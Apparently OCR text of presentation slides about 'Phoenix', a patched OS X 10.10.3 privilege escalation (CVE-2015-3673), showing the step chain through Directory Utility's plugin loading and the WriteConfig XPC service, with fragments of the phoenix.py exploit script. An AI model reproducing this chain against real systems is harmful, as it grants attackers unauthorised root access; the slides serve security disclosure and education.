
# INSTALL THE PLUGIN (AS ROOT)

simply copy in a plugin to 'install' & get loaded



plugin installed

auth prompt :(



but...plugin does get loaded


# INSTALL THE PLUGIN

simply copy in a plugin to install & get loaded

but don't you need root to install plugin?



The entitled '**Directory Utility**' app will load (unsigned) plugins, which then can authenticate with the **WriteConfig** XPC service!



owned by root :(



...but we can change that! **#gameover**

# PHOENIX, IN 1, 2, 3

rootpipe reborn on OS X 10.10.3

1

copy **Directory Utility** to /tmp to  
gain write permissions



```
$ ls -lart /private/tmp
drwxr-xr-x  patrick  wheel  Directory Utility.app
```

2


copy plugin (.dapluging) into **Directory Utility**'s internal plugin directory

3

execute **Directory Utility**



attacker's payload




WriteConfig XPC service



Dir. Utility



XPC request



authenticates

# PHOENIX.PY

if only all priv-esc bugs where this easy!

```
#trigger rootpipe on OS X 10.10.3
```

```
def phoenix():
```

```
1 #copy directory utility.app to /tmp
```

```
# ->this folder is (obv) accessible to all  
shutil.copytree(DIR_UTIL, destination)
```



CVE-2015-3673

patched in OS X 10.10.4

```
2 #copy evil plugin into app's internal plugin directory
```

```
# ->since app is in /tmp, this will now succeed
```

```
shutil.copytree('%s' % (ROOTPIPE_PLUGIN), '%s/%s/%s' % (destination, DIR_UTIL_PLUGINS, ROOTPIPE_PLUGIN))
```

```
3 #exec Directory Utility.app
```

```
# ->will trigger load of our unsigned bundle (Phoenix.daplug)
```


```
#   the bundle auth's with 'WriteConfigClient' XPC & invokes createFileWithContents:path:attributes:  
#   since Directory Utility.app contains the 'com.apple.private.admin.writeconfig' entitlement, we're set ;)
```

```
os.system('open "%s" &' % destination)
```

**phoenix** python script

# APPLE'S FIX; TAKE TWO


....m0ar checks



